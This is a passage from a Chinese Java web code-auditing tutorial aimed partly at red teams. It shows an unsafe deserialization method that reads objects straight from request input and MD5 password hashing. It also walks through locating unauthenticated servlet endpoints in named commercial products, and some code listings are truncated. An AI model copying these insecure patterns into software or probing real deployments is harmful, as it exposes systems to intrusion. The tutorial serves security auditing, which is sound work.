    Result<SysUserVo> updateUser(SysUserVo sysUserVo);
}
```

Find in Path Match case Words Regex? File mask: *Controller.java

Q- UserService 42 matches in 9 files

In Project	Module	Directory	Scope
import cn.huanzi.qch.baseadmin.sys.user.service.Sys	UserService		UserServiceImpl.java 4
public class UserServiceImpl implements UserService			UserServiceImpl.java 14
private SysUserService sysUserService			UserServiceImpl.java 17
SysUserVo sysUserVo = sysUserService.findByLoginName			UserServiceImpl.java 21
result = sysUserService.save(sysUserVo);			UserServiceImpl.java 32

```
UserServiceImpl.java src/main/java/cn/huanzi/qch/baseadmin/user/service
1 package cn.huanzi.qch.baseadmin.user.service;
2
3 import cn.huanzi.qch.baseadmin.common.pojo.Result;
4 import cn.huanzi.qch.baseadmin.sys.sysuser.service.SysUserService;
5 import cn.huanzi.qch.baseadmin.sys.sysuser.vo.SysUserVo;
6 import cn.huanzi.qch.baseadmin.util.MD5Util;
7 import cn.huanzi.qch.baseadmin.util.SecurityUtil;
8 import org.springframework.beans.factory.annotation.Autowired;
9 import org.springframework.stereotype.Service;
10
11 import java.util.Date;
```

就可以看到对接口 UserService 的 updatePassword 方法的实现

```
@Service
public class UserServiceImpl implements UserService {

    @Autowired
    private SysUserService sysUserService;

    @Override
    public Result<SysUserVo> updatePassword(String oldPassword, String newPassword) {
        SysUserVo sysUserVo = sysUserService.findByLoginName(SecurityUtil.getLoginUser().getUsername()).getData();
        Result<SysUserVo> result = Result.of( data: null, flag: false, msg: "修改失败, 你输入的原密码错误!");
        //确认旧密码
        if(sysUserVo.getPassword().equals(MD5Util.getMD5(oldPassword))){
            //新密码
            sysUserVo.setPassword(MD5Util.getMD5(newPassword));

            //最后修改密码时间
            sysUserVo.setLastChangePwdTime(new Date());

            //调用保存
            result = sysUserService.save(sysUserVo);

            //置空隐私数据
            result.getData().setPassword(null);
        }
        return result;
    }
}
```

这时候再继续往下跟就可以了，流程一样

返回结果

在 spring 项目中，@Controller 跟@RestController 的返回类型是不一致的

@Controller

在使用 @Controller 注解时，该请求处理的返回结果需要配合视图解析器 InternalResourceViewResolver 才行，也就是说，当某个请求使用了@Controller，那么它 return 的内容就必须是前端页面，且页面文件必须存在，场景如下

```
@Controller
public class IndexController {

    @ResponseBody
    @RequestMapping("/hi")
    public String sayHello(HttpServletRequest req, HttpServletResponse rep){
        System.out.println("执行了sayHello方法");
        String uri = req.getRequestURI();
        if (this.isIgnoreUri(uri)) {
            return "hi";
        }
        return "index";
    }
}
```

该 controller 将返回 hi 或 index 页面，此时静态资源中就要存在 hi、index.html 或 jsp 文件

@RestController

如果只是使用@RestController 注解，则 Controller 中的方法无法返回 jsp 页面，或者 html，

配置的视图解析器 `InternalResourceViewResolver` 不起作用，返回的内容就是 `Return` 里的内容。场景如下：

```
@RestController
public class IndexController {

    @ResponseBody
    @RequestMapping("/hi")
    public String sayHello(HttpServletRequest req, HttpServletResponse rep){
        System.out.println("执行了sayHello方法");
        String uri = req.getRequestURI();
        if (this.isIgnoreUri(uri)) {
            return "hi";
        }
        return "index";
    }
}
```

此时该 controller 返回的只是字符串 `hi` 或 `index`，不会跳转到对应页面。


3. 小技巧

3.1. 命名

无论是 `struts` 还是 `springmvc/boot`，按照我的理解，为了方便区分和后续其他开发，除非另类命名（比如 3.1.3），在整个请求处理流程中对于类名的前置命名都是一致的，比如 `NovyController`->`NovyService`->`NovyServiceImpl`->`NovyMapper.xml` 而不会出现

`NovyController`->`TestService`->`WhyServiceImpl`->`QasdMapper.xml`

这种情况，所以在审计过程中跟进代码时利用全局搜索能更好的提高审计效率



当然，有其他实现类实现统一接口的时候情况按前面本章思考说的层级跟进一样就行了

3.2. 方法的跟进

通常调用方法时都是类名.方法名，或者写了一个接口，然后再定义一次，如下

```
private EntityManager em;
```

这样 em 就可以用到 EntityManager 里的方法

比如某个项目有一个序列化工具类 SerializeUtil，在该类里有一个 deserialize 方法来反序列化接收的 request 数据

```
public void deserialize(HttpServletRequest request) throws Exception {
    ServletInputStream inputStream = request.getInputStream();
    ObjectInputStream objectInputStream = new ObjectInputStream(inputStream);
    objectInputStream.readObject();
    objectInputStream.close();
}
```

而在 controller 中定义了一个接口 fvlh

```
@RestController
public class IndexController {
    public SerializeUtil fvlh;
```

然后进行调用

```
fvlh.deserialize(request);
```

```
@RequestMapping(value = "/deserialize")
public void readObject3(HttpServletRequest request) throws Exception {
    // SerializeUtil fvlh = new SerializeUtil();
    fvlh.deserialize(request);
}
```

如果我们想找反序列化漏洞就在跟进时可以直接 ctrl+左键 (idea) 来跟进 deserialize 方法查看具体实现，或者先查看哪里定义了 fvlh，然后再根据接口实现去跟进 deserialize 方法进行漏洞跟踪即可

4. 进阶

红队快速审计

在开始之前，需要继续再了解一下过滤器和处理器映射器。说到过滤器，还有一种拦截器，过滤器关注的是 web 请求，拦截器关注的是方法调用，比如拦截敏感词汇，有关两者的区别可以自行百度。在红队实施工程中，大都喜欢通过供应链攻击来获得目标项目源码以进行下一步针对性打点。在获得的源码中，java 类项目除了 springboot 之外，一般都以 war 包的形式基于 tomcat 部署。接下来就说一下再得到源码之后如何快速找到入口并审出漏洞

过滤器之 Web.xml

Web.xml 是 Java Web 项目中的一个配置文件，主要用于配置首页、Filter、Listener、Servlet 等。tomcat 在部署启动 web 应用时，会解析加载\${CATALINA_HOME}/conf 目录下所有 web 应用通用的 web.xml，然后解析加载 web 应用目录中的 WEB-INF/web.xml。conf/web.xml 文件中的设定会应用于所有的 web 应用程序，而 web 应用程序的 WEB-INF/web.xml 中的设定只应用于该应用程序本身。

web.xml 加载过程

- 1、启动 Web 项目时，容器 (tomcat) 会去读取 web.xml 文件的 </listener> 和 </context-param> 两个标签节点；
 - 2、容器创建一个 ServletContext(上下文环境)；
 - 3、容器以的 name 作为键，value 作为值，将其转化为键值对，存入 ServletContext。
 - 4、容器创建</listener>中的类实例，根据配置的 class 类路径<listener-class>来创建监听，在监听中会有 contextInitialized(ServletContextEvent args)初始化方法，启动 Web 应用时，系统调用 Listener 的该方法。
 - 5、容器初始化</filter>，web.xml 中可以定义多个 filter，**初始化每个 filter 时，是按照 filter 配置节出现的顺序来初始化的，当请求资源匹配多个 filter-mapping 时，filter 拦截资源是按照 filter-mapping 配置节出现的顺序来依次调用 doFilter() 方法**
 - 6、容器初始化</servlet>
- 有关 web.xml 标签的解释，可以查看 <https://www.jianshu.com/p/7f834dd090fe>

Filter

过滤器的本质就是一个实现了 Filter 接口的 Java 类，具体表现如下图，针对请求的处理就发生在 doFilter 方法中。当执行完语句或满足某种条件时就会放行当前请求进入下一个过滤器 chain.doFilter

```
public class FilterDemo1 implements Filter {
    public void destroy() {
    }

    public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain) throws ServletException, IOException {
        //放行代码
        chain.doFilter(req, resp);
    }

    public void init(FilterConfig config) throws ServletException {
    }
}
```

还有一种是通过实现 Servlet 接口来响应用户请求，表现如下图，处理请求的实现就在 service 方法中，其继承的 HttpServlet 就是 Servlet 接口的实现类（他还继承了 GenericServlet，GenericServlet 才是直接实现 Servlet 的抽象类。每个处理器都有个核心方法，如拦截器就是 preHandle、postHandle)


```

public class JsInvokeServlet extends HttpServlet {
    private static final String INTERNAL_SERVLET_NAME =
    private static final long serialVersionUID = -454087
    private HttpServlet internal;

    public JsInvokeServlet() {
    }

    public void init(ServletConfig servletConfig) throws
        this.internal = (HttpServlet)ObjectCreator.newIn
        this.internal.init(servletConfig);
    }

    public void destroy() { this.internal.destroy(); }

    public void service(ServletRequest req, ServletRespo
        this.internal.service(req, res);
    }
}

```

非注解处理器映射器

其配置场景感觉跟 struts2 的差不多，有两种写法

第一种: BeanNameUrlHandlerMapping

```

<bean id="UserController1" name="/queryUsers.action" class="com.bjxb.ssm.controller.UserController" />
<bean class="org.springframework.web.servlet.handler.BeanNameUrlHandlerMapping" />

```

name 属性就是请求 url，class 是负责处理请求的类

第二种: SimpleUrlHandlerMapping

```

<bean id="UserController1" name="/queryUsers.action" class="com.bjxb.ssm.controller.UserController" />
<bean id="UserController2" class="com.bjxb.ssm.controller.UserController2"/>
<bean class="org.springframework.web.servlet.handler.SimpleUrlHandlerMapping">
    <property name="mappings">
        <props>
            <!-- 对UserController1进行URL映射，URL是/queryUsers.action
                同一个Bean可以有多个URL与之映射
            -->
            <prop key="/queryUsers1.action">UserController1</prop>
            <prop key="/queryUsers2.action">UserController1</prop>
            <prop key="/queryUsers3.action">UserController2</prop>
        </props>
    </property>
</bean>

```

对应的bean id处理对应的 prop key

prop key 会根据其标签值去查找对应的 bean id，再根据 bean 标签对应的 Handler (即 class) 处理请求，这里的 prop key="/queryUsers1.action 也是请求 url，同一个 bean 可以有多个

url 映射

JSP

除了查找配置文件以及 class 之外，还可以尝试翻看 jsp 文件。Jsp 分为静态跟动态两种形式，静态是纯 html，动态是包含 java 代码。当 jsp 头包含 `<%@ page language="java" import=xxx` 时就可以尝试挖掘能利用的漏洞，如图

```

<%@page import="org.jivesoftware.util.jivecache.JiveClusterGroupCache"%>
<%@page import="org.jivesoftware.util.JiveGlobals"%>
<%@page import="com.ucstar.sdk.util.MiscUtils"%>
<%@page import="qflag.ucstar.plugin.ucstarredisclient.redis.UcstarRedisManager"%>
<%@page import="java.io.IOException"%>
<%@page import="java.io.OutputStream"%>
<%@page import="java.io.BufferedInputStream"%>
<%@page import="java.io.FileInputStream"%>
<%@page import="java.io.InputStream,java.io.BufferedReader"%>
<%@page import="java.io.BufferedOutputStream"%>
<%@page import="java.net.URLEncoder"%>
<%@page import="java.io.File,java.net.*"%>
<%@ page language="java" contentType="application/x-msdownload; charset=utf-8" pageEncoding="utf-8"%>

response.setHeader("Content-Encoding","none");
response.setHeader("Cache-Control","cache, must-revalidate");
response.setHeader("Expires","0");

String fileName = request.getParameter("filename");
String name = fileName;
String md5 = request.getParameter("md5");
String downUrl = JiveGlobals.getProperty("xmpp.http.file.outercontext", "") + "UcstarFileDownloadServlet?md5=" + md5;
String token = MiscUtils.creatUuid();
UcstarRedisManager.getInstance().getBizRedis().set(token, token, 120);
downUrl += token;
//String downUrl = JiveGlobals.getProperty("jxnxs.ucall.downloadfile.path",File.separator+"app"+File.separator+"ucstar
//downUrl += fileId;
//File file = new File(downUrl);
name = URLEncoder.encode(name, "UTF-8");
name = name.replaceAll("\\\\+", "%20");
response.setContentType("application/x-download");
//response.setHeader("Content-type","application/octet-stream; name=\"
response.setHeader("Content-Disposition", "attachment; filename=\""+name
  
```

快速审计

案例一、


这里以 war 项目为例，再得到源码之后解压，直接打开 WEB-INF 下的 Web.xml 查看过滤映射配置

```

<servlet-name>JsInvokeServlet</servlet-name>
<servlet-class>nc.bs.framework.js.servlet.JsInvokeServlet</servlet-class>
</servlet>

<servlet-mapping>
<servlet-name>JsInvokeServlet</servlet-name>
<url-pattern>/jsinvoke/*</url-pattern>
</servlet-mapping>
  
```

在 idea 里，还要右键 lib 目录，将依赖导入到项目中



回到 web.xml


```
<?xml-stylesheet type="text/xsl" schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd" />
<servlet>
  <servlet-name>JsInvokeServlet</servlet-name>
  <servlet-class>nc.bs.framework.js.servlet.JsInvokeServlet</servlet-class>
</servlet>

<servlet-mapping>
  <servlet-name>JsInvokeServlet</servlet-name>
  <url-pattern>/jsinvoke/*</url-pattern>
</servlet-mapping>
```

servlet-name 标签标示过滤器名称，每个过滤器处理一个或多个请求。图中名为 JsInvokeServlet 的过滤器由 nc.bs.framework.js.servlet.JsInvokeServlet 类实现。该过滤器主要

用于处理/jsinvoke/*请求，即<url-pattern>标签


我们直接 ctrl+ 左键点击 JsInvokeServlet 进入 JsInvokeServlet 类查看实现，如果 JsInvokeServlet 爆红，请确认 lib 有没有被导入，或者可以双击 shift 键搜索



```
<servlet>
  <servlet-name>JsInvokeServlet</servlet-name>
  <servlet-class>nc.bs.framework.js.servlet.JsInvokeServlet</servlet-class>
</servlet>

<servlet-mapping>
  <servlet-name>JsInvokeServlet</servlet-name>
  <url-pattern>/jsinvoke/*</url-pattern>
</servlet-mapping>
```

进入到 JsInvokeServlet 后看其核心方法



```
public class JsInvokeServlet extends HttpServlet {
    private static final String INTERNAL_SERVLET_NAME = "nc.bs.framework.js.servlet.InternalJsInvokeServlet";
    private static final long serialVersionUID = -454087909088356435L;
    private HttpServlet internal;


    public JsInvokeServlet() {
    }

    public void init(ServletConfig servletConfig) throws ServletException {
        this.internal = (HttpServlet)ObjectCreator.newInstance("nc.bs.framework.js.servlet.InternalJsInvokeServlet", servletConfig);
        this.internal.init(servletConfig);
    }

    public void destroy() { this.internal.destroy(); }

    public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
        this.internal.service(req, res);
    }
}
```

跟进 service 直到看到有方法的实现，这里他将 req、res 对象传进下一个 service，继续跟进



```
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
    HttpServletRequest request;
    HttpServletResponse response;
    try {
        request = (HttpServletRequest)req;
        response = (HttpServletResponse)res;
    } catch (ClassCastException var0) {
        throw new ServletException("non-HTTP request or response");
    }
    this.service(request, response);
}
```


在下一层的 service 方法中看到对请求的响应处理

```
protected void service(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    String method = req.getMethod();
    long lastModified;
    if (method.equals("GET")) {
        lastModified = this.getLastModified(req);
        if (lastModified == -1L) {...} else {
            long ifModifiedSince = req.getDateHeader("If-Modified-Since");
            if (ifModifiedSince < lastModified / 1000L * 1000L) {...} else {
                resp.setStatus(304);
            }
        }
    }
    } else if (method.equals("HEAD")) {
        lastModified = this.getLastModified(req);
        this.maybeSetLastModified(resp, lastModified);
        this.doHead(req, resp);
    } else if (method.equals("POST")) {
        this.doPost(req, resp);
    } else if (method.equals("PUT")) {
        this.doPut(req, resp);
    } else if (method.equals("DELETE")) {
        this.doDelete(req, resp);
    } else if (method.equals("OPTIONS")) {
        this.doOptions(req, resp);
    } else if (method.equals("TRACE")) {

```

按请求方式来进入对应的实现

这个时候再根据对应的实现跟进就可以查看有无漏洞了。像这种只有一个过滤器，且实现里没有针对/jsinvoke/*请求的登录校验，那么这里就存在一个未授权访问漏洞。验证漏洞时其url 组成为项目名+<url-pattern>标签值。默认情况下，只要项目不在 tomcat 的 ROOT 目录里，那么项目文件夹名也是 url 组成的一部分，如图，拼接得到/uapjs/jsinvoke/




案例二、

还是查看 WEB-INF/web.xml


com.inspur.tsce4.monPhysicalView.Servlet 处理/monPhysicalView 请求

```
107 </servlet-mapping>
108
109 <!-- 监控 -->
110
111 <!-- 监控 -->
112 <servlet>
113     <servlet-name>monPhysicalView</servlet-name>
114     <servlet-class>
115         com.inspur.tsce4.monPhysicalView.Servlet
116     </servlet-class>
117 </servlet>
118 <servlet-mapping>
119     <servlet-name>monPhysicalView</servlet-name>
120     <url-pattern>/monPhysicalView</url-pattern>
121 </servlet-mapping>
122
123 <!-- 监控 -->
124 <!-- 监控 -->
125 <servlet>
126     <servlet-name>monDashboard</servlet-name>
```

在 Servlet 类中，会将请求交到 Management 对象处理
WEB-INF/classes/com/inspur/tsce4/monPhysicalView/Servlet.class



```
1 // Source code recreated from a .class file by IntelliJ IDEA
2 // (powered by Fernflower decompiler)
3
4 package com.inspur.tsce4.monPhysicalView;
5
6 import java.io.IOException;
7
8 public class Servlet extends HttpServlet {
9     private static final long serialVersionUID = 1L;
10    private static final Logger logger = Logger.getLogger("monPhysicalView");
11
12    public Servlet() {
13    }
14
15    public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
16    }
17
18    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
19        logger.debug("doPost");
20        Management manage = new Management(request, response);
21        manage.doResponse();
22    }
23
24    public void doPut(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
25        this.doPost(request, response);
26    }
27
28    }
29
30 }
```



```
1 // Source code recreated from a .class file by IntelliJ IDEA
2 // (powered by Fernflower decompiler)
3
4 package com.inspur.tsce4.monPhysicalView;
5
6 import java.io.IOException;
7 import java.io.PrintWriter;
8 import java.util.HashMap;
9 import java.util.Map;
10 import javax.servlet.ServletException;
11 import javax.servlet.http.HttpServletRequest;
12 import javax.servlet.http.HttpServletResponse;
13
14 public class Management {
15     HttpServletRequest request;
16     HttpServletResponse response;
17     Command command = new Command();
18     JSONObject nullJson = new JSONObject();
19
20     public Management(HttpServletRequest request, HttpServletResponse response) {
21         this.request = request;
22         this.response = response;
23         this.nullJson.put("status", "error");
24         this.nullJson.put("info", "未知操作错误");
25     } catch (JSONException var4) {
26         var4.printStackTrace();
27     }
28
29     public void doResponse() {
30         try {
31             String operation = this.getRequest().getParameter("op");
32             JSONObject mdpErrorJson = new JSONObject();
33             mdpErrorJson.put("reason", "error");
34             mdpErrorJson.put("info", "未知操作错误");
35             if (operation != null && !"".equals(operation)) {
36                 if ("getViewInfo".equals(operation)) {
37                     this.getViewInfo();
